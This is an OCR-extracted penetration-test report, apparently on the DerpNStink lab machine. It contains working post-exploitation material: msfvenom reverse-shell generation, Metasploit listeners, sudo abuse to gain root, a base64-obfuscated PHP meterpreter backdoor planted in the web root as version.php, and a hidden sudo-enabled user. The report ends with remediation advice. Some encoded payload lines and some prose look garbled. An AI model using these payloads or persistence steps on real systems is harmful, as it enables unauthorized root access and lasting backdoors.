
Wireshark filter:

```
tcp.stream eq 37
```



If we analyses the frame, we can see that in the POST request with packet number 5598 there is a clear password for the user mderp.

```
POST /weblog/wp-admin/user-new.php HTTP/1.1
Host: derpnstink.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://derpnstink.local/weblog/wp-admin/user-new.php
Cookie: wp-saving-post=8-saved;
wordpress_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky%7C1510725219%7CHPwFbs1B7NSefEO05QbhgU
wtXobk0hhCbJT33eZsgek%7C6460ba6af109224bf369c32e37c430fd32a9ac320b4d978bc16d8a1f3ca99f9e;
wp-settings-time-1=1510552441; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky%7C1510725219%7CHPwFbs1B7NSe
fEO05QbhgUwtXobk0hhCbJT33eZsgek%7C55f5ff022ece754f6aeb3642679a2074c97bd50b026460691164c8ec50
9acd34
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 366

action=createuser&_wpnonce_create-user=b250402af6&_wp_http_referer=%2Fweblog%2Fwp-
admin%2Fuser-
new.php&user_login=mrderp&email=mrderp%40derpnstink.local&first_name=mr&last_name=derp&url=%
2Fhome%2Fmrderp&pass1=derpderpderpderpderpderpderp&pass1-
text=derpderpderpderpderpderpderp&pass2=derpderpderpderpderpderpderp&pw_weak=on&role=adminis
trator&createuser=Add+New+UserHTTP/1.1 302 Found
```



Attack narrative

Post Exploitation

we now have the password for the server's second local user, mrderp we're going to connect directly to this local user and again dig around to find a way of reaching the root user.

Become the mrderp user Linux command:

```
$ su mrderp
Password : derpderpderpderpderpderpderp
```

Directly the reflex of the ctf player is to list the sudo rights (sudo rights on Linux allow authorized users to execute commands with root privileges) on the user, if we do this for the user mrderp the result of the command gives us something very interesting.

List sudo right Linux command:

```
$ sudo -l
```

```
mrderp@DeRPnStiNK:~/binaries$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
```

Attack narrative


Post Exploitation

The mrderp user has sudo rights on the server, the user has the right to run the “derpy” file in the local path /home/mrderp/binaries with root rights. But when we list the contents of the directory of the user mrderp one thing seems strange, there is no longer a binary directory.

This is a good thing for an attacker we will be able to do the following things:

- creates a "derpy" file which is actually a reverse shell payload :

```
# msfvenom –p linux/x86/shell/reverse_tcp  LHOST=your_ip_address LPORT=4445 -f elf –o derpy
```




- creates a new directory in the user’s home mrderp

```
$ mkdir binaries
```

- transfer the 'derpy' file to the/binaries directory created beforehand

```
Meterpreter > cd /home/mrderp/binaries

Meterpreter > upload derpy
```




Attack narrative

Post Exploitation

- Open a new metasploit console and set up a listener on port 4445.

```
# msfconsole

Msf6> use multi/handler

Msf6> set lhost your_address_ip

Msf6> set lport 4445

Msf6> set payload linux/x86/shell/reverse_tcp

Msf6> exploit
```



Attack narrative

Post Exploitation

- execute the derpy file with sudo rights to trigger the reverse shell payload

Meterpreter > shell

Python –c 'import pty; pty.spawn("/bin/bash")'

$ cd /home/mrderp/binaries

$ chmod +x derpy

$ sudo /home/mrderp/binaries/derpy*

```
meterpreter > shell
Process 23198 created.
Channel 8 created.
python -c 'import pty; pty.spawn("/bin/bash")'
mrderp@DeRPnStiNK:~/binaries$ ls
ls
derpy
mrderp@DeRPnStiNK:~/binaries$ chmod +x derpy
chmod +x derpy
mrderp@DeRPnStiNK:~/binaries$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~/binaries$ sudo /home/mrderp/binaries/derpy*
sudo /home/mrderp/binaries/derpy*
```

Attack narrative

Post Exploitation

- The reverse shell is now run with the root right we can look at our metasploit listener and mount our shell in meterpreter session.

```
^Z

Msf6> Session –u 1
```

```
msf6 exploit(multi/handler) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(multi/handler) > set lport 4445
lport => 4445
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.103:4445
[*] Sending stage (36 bytes) to 192.168.56.106
[*] Command shell session 1 opened (192.168.56.103:4445 → 192.168.56.106:40498) at 2023-06-16 18:35:42 +0200

id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell x86/linux              192.168.56.103:4445 → 192.168.56.106:40498 (192.168.56.106)

msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.103:4433
[*] Sending stage (1017704 bytes) to 192.168.56.106
[*] Meterpreter session 2 opened (192.168.56.103:4433 → 192.168.56.106:50808) at 2023-06-16 18:36:12 +0200
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

We now have a meterpreter session with high privileges so we have compromised the entire server.

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : 192.168.56.106
OS            : Ubuntu 14.04 (Linux 4.4.0-31-generic)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Attack narrative

Post Exploitation

But the post exploitation part is not finished we will create a persistence that will allow us attacking to connect when we want with a user with high privileges on the server.

we will follow the following methods, we will create a reverse payload shell in php and we will integrate it to the web server by hiding it in the php files already present. We will also create a local user whose we have control and assign him high privileges

Create php payload Linux command:

```
# msfvenom php/meterpreter/reverse_tcp LHOST=your_ip_address LPORT=1234 –e php/base64 –f raw
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=1234 -e php/base64 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1512 (iteration=0)
php/base64 chosen with final size 1512
Payload size: 1512 bytes
eval(base64_decode('Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguNTYuMTAzJzsgJHBvcnQgPSAxMjM0OyBp
ZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3skaXB9OnskcG9ydH0iKTsg
JHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCRpCwg
JHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAk
cyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSRUFNLCBTT0×fVENQKTsgJHJlcyA9IEBzb2NrZXRfY29ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJl
cykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcykgeyBkaWUoKSB7IGRpZSgnbm8gc29ja2V0IGZ1bmNzJyk7IH0gaWYgKCEkcykg
eyBkaWUoJ25vIHNvY2tldCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkbGVuID0gZnJlYWQoJHMsIDQpOyBicmVhazsgY2Fz
ZSAnc29ja2V0JzogJGxlbiA9IHNvY2tldF9yZWFkKCRzLCA0KTsgYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRpZSgpOyB9ICRHID0gdW5wYWNr.KCJObGV
uIiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7IHdoaWxlICh6dHJsZW4oJGIpIDwgJGxlbikgeyBzd2l0Y2ggKCRzX3R5cGUpIHsgY2F
zZSAnc3RyZWFtJzogJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gaWYgKCRiID09PSBmYWxzZSkgeyBkaWUoKTsg
kcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IH0gfSAkR0xPQkFMU1snbXNnc29jayddID0gJHM7ICRHM7ICRHTE9CQUxTWydtc2dzb2NrX3R5cGUnXSA9ICR
zX3R5cGU7IGlmIChleHRlbnNpb25fbG9hZGVkKCdzdWhvc2luJykgJiYgaW5pX2dldCgnc3Vob3Npbi5leGVjdXRvci5kaXNhYmxlX2V2YWwnKSkgeyA
kc3Vob3Npbl9ieXBhc3M9Y3JlYXRlX2Z1bmN0aW9uKCcnLCAkYik7ICRzdWhvc2luX2J5cGFzcygpOyB9IGVsc2UgeyBldmFsKCRiKTsgfSAkc190eXBlID0g
'));
```

You must add php tags in your payload and then copy it to a file named version.php.

```
<?php
eval(base64_decode('Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguNTYuMTAzJzsgJHBvcnQgPSAxMjM0OyBp
N0cmVhbV9zb2NrZXRfY2xpZW50JykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoInRjcDovL3skaXB9OnskcG9ydH0iKTsgJHNfdHlwZSA9ICC
IGlmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCRpCwgJHBvcnQpOyAkc190eXBlID0gJ3N0
YgKCEkcyAmJiAoJGYgPSAnc29ja2V0X2NyZWF0ZScpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKEFGX0lORVQsIFNPQ0tfU1RSRUFNLCBTT0
cyA9IEBzb2NrZXRfY29ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJlcykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEk
RpZSgnbm8gc29ja2V0IGZ1bmNzJyk7IH0gaWYgKCEkcykgeyBkaWUoJ25vIHNvY2tldCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW
ZnJlYWQoJHMsIDQpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGxlbiA9IHNvY2tldF9yZWFkKCRzLCA0KTsgYnJlYWs7IH0gaWYgKCEkbGVuKSB7IGRp
gdW5wYWNr.KCJObGVuIiwgJGxlbik7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7IHdoaWxlICh6dHJsZW4oJGIpIDwgJGxlbikgeyBzd2l0Y2ggKC
Y2FzZSAnc3RyZWFtJzogJGIgLj0gZnJlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gaWYgKCRiID09PSBmYWxzZSkgeyBkaWUoKTsg
zdHJsZW4oJGIpKTsgYnJlYWs7IH0gfSAkR0xPQkFMU1snbXNnc29jayddID0gJHM7ICRHM7ICRHTE9CQUxTWydtc2dzb2NrX3R5cGUnXSA9ICRzX3R5cGU7IGl
5fbG9hZGVkKCdzdWhvc2luJykgJiYgaW5pX2dldCgnc3Vob3Npbi5leGVjdXRvci5kaXNhYmxlX2V2YWwnKSkgeyAkc3Vob3Npbl9ieXBhc3M9Y3JlYX
KCcnLCAkYik7ICRzdWhvc2luX2J5cGFzcygpOyB9IGVsc2UgeyBldmFsKCRiKTsgfSAkc190eXBlID0gJ3NvY2tldCc7IH0gaWYgKCEkcykgeyBkaWUoJ25v
?>
```

Attack narrative

Post Exploitation

Linux command to create version.php file:

```
# nano version.php
```

You must copy the payload to the nano text editor and save the file.


OK, we've got our .php payload, now we're going to transfer it to the server and put it in the file where the web pages are stored, so that we can launch the reverse shell and get a connection without going through all the operating processes again.

Meterpreter command:

```
Meterpreter > cd /var/www/html/php

Meterpreter > upload version.php
```

```
meterpreter > cd php/
meterpreter > ls
Listing: /var/www/html/php
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  72    fil   2018-01-09 18:33:24 +0100  info.php

meterpreter > upload /root/version.php
[*] Uploading  : /root/version.php → version.php
[*] Uploaded -1.00 B of 1.48 KiB (-0.07%): /root/version.php → version.php
[*] Completed  : /root/version.php → version.php
meterpreter > upload /root/version.php
[*] Uploading  : /root/version.php → version.php
[*] Uploaded -1.00 B of 1.49 KiB (-0.07%): /root/version.php → version.php
[*] Completed  : /root/version.php → version.php
meterpreter >
```

Now if we go to the url http://derpnstink.local/php/version.php your reverse shell will be triggered and if you have set up a listen you will receive the connection.



Attack narrative

Post Exploitation

We also need to create a user over which we have control and hide it by giving it a service name. For example, this user will have sudo rights which will allow it to access root very easily so that it doesn't have to go through the elevation of privileges process again.

Linux command:

```
# useradd –m –s /bin/bash default

# usermod –aG sudo default

# passwd default

# echo “default ALL=(ALL:ALL) ALL>> /etc/sudoers
```

You have now created a user who can be assigned root rights without any problems. You now need to configure a listener and launch the php payload.


Metasploit command:

```
Msf6> use multi/handler

Msf6> set payload php/meterpreter/reverse_tcp

Msf6> set lport 1234

Msf6> set lhost your_ip_address

Msf6> exploit
```

Attack narrative

Post Exploitation


Once this is done enter the following url http://derpnstink.local/php/version.php in your browser and watch your headset configure on metasploit.




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.103:1234
[*] Sending stage (39927 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.103:1234 -> 192.168.56.106:57080) at 2023-06-16 19:11:41 +0200

meterpreter > sysinfo
Computer    : DeRPnStiNK
OS          : Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2438 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DeRPnStiNK:/var/www/html/php$ su default
su default
Password: password123321

default@DeRPnStiNK:/var/www/html/php$ sudo -l
sudo -l
[sudo] password for default: password123321

Sorry, user default may not run sudo on DeRPnStiNK.
default@DeRPnStiNK:/var/www/html/php$ id
id
uid=1002(default) gid=1002(default) groups=1002(default),27(sudo)
default@DeRPnStiNK:/var/www/html/php$ cd /root
cd /root
```

Command to become root:

```
Python –c ‘import pty; pty.spawn”(/bin/bash)”’

$ su default

$ sudo su

# id
```



Conclusion

Recommendation

This test was carried out successfully and led to the total compression of Alfred's information system. Billy Joel will need to protect himself from potential attacker following some recommendations.

Anh4ckin3 proposes the following recommendations:


- Implement an IPS in the local network: In cyber security, IPS (Intrusion Prevention System) refers to a protection system that identifies and prevents intrusions and attacks on computer networks. This could identify or even block nmap scan flows and also brute force web page attacks.
- Implement a strong password policy: the passwords used by users are too weak, so we need to rely on Anssi recommendations for authentication. https://www.ssi.gouv.fr/guide/recommandations-relatives-a-lauthentification-multifacteur-et-aux-mots-de-passe/
- Update WordPress and its plugins: the version of WordPress and the plugins that DerpNStink uses are vulnerable to known exploits, so it is potentially easy for an attacker to exploit these vulnerabilities. This is why you really need to update the current version to a version that is not vulnerable at the moment, such as version 6.2.
- Secure the wp-config folder: this file contains information such as the database password, so a security system must be put in place to prevent it being accessed or read. https://korben.info/securiser-wordpress-attention-au-fichier-wp-config-php.html
- Review the configuration of the /etc/sudoers folder: review the configuration of the/etc/sudoers folder: you must modify the bare account of the/etc/sudoers file in particular the line related to the Mrderp user because it is an open door for an attacker to reach root rights.


Conclusion

Risk ranting

The overall level identified on DerpNStink server as a result of the penetration test is medium and high. A direct path from external attacker to full system compromise has been discovered.

It is reasonable to assume that a malicious entity would be able to successfully execute an attack against DerpNStink through targeted attacks.





Vulnerability Detail and Mitigations

Scanning:

Rating: Medium

Description: Find information about the target via the local network.

Impact: an attack manages to visualize, understand and project itself in its future actions that could lead to the compromise of the system.

Remediation: implement an IPS in the local network that will block suspicious traffic and anticipate a potential risk of attack.

Enumeration:

Rating: Medium

Description: an attacker goes after the port scan to look for in-depth information about open ports

Impact: the attacker discovers WordPress, WordPress version, affiliate plugins, phpmyadmin

Remediation: check network flows, logs and set up an IPS that can detect this kind of behavior on a network, review the firewalls and reinforce the rules.


WordPress exploitation:

Ranting: High

Description: an attacker can use a CVE affiliate to the version of the WordPress and its plugins to execute code remotely.

Impact: the attacker can execute a reverse shell payload and obtain command-line access to the server.

Remediation: update its version of WordPress and its plugins. Change the password of the 'admin' account and the 'unclestinky' account to include a much stronger password.



Vulnerability Detail and Mitigations

MySQL hash cracked:

Ranting: High
Description: after obtaining the MySQL database password, an attacker can recover the hash of the stinky user's password and crack it.

Impact: the attacker can now become the 'stinky' user in the server

Remediation: assign a much stronger password to the stinky user and increase the password hashing algorithm stored in the MySQL database.

.pcap file:

Impact: high

Description: an attacker has access to the sotcker file in the ftp server and he finds a .pcap file there which contains a capture of the local network traffic

Impact: during the file analysis it saves that the password of the user mrderp is there and in clear text

Remediation: remove the .pcap file when finished using it


Sudo miss configuration:

Impact: high

Description: the sudo rights of the mrderp user are misconfigured which allows an attacker to execute a file with root rights on the server.

Impact: the attacker is spoiled for choice but in this case he has chosen to execute a reverse shell which will give a shell with the root user.

Remediation: review mrderp user's sudo permissions.



Vulnerability Detail and Mitigations

Persistence with php payload:

Ranting: high

Description: the attacker will configure a reverse shell on the web server that he can execute when he wants to connect to the server.

Impact: the attacker has effortless access to the server and can start the exfiltration of data, set up key loggers, he will remain in the system even if all the patches seen above are applied.

Remediation: If the attacker has arrived there, it may be difficult to detect. You'll need to pay close attention to the server's behavior, and if you have any doubts, call in forensic experts and post-incident analysts.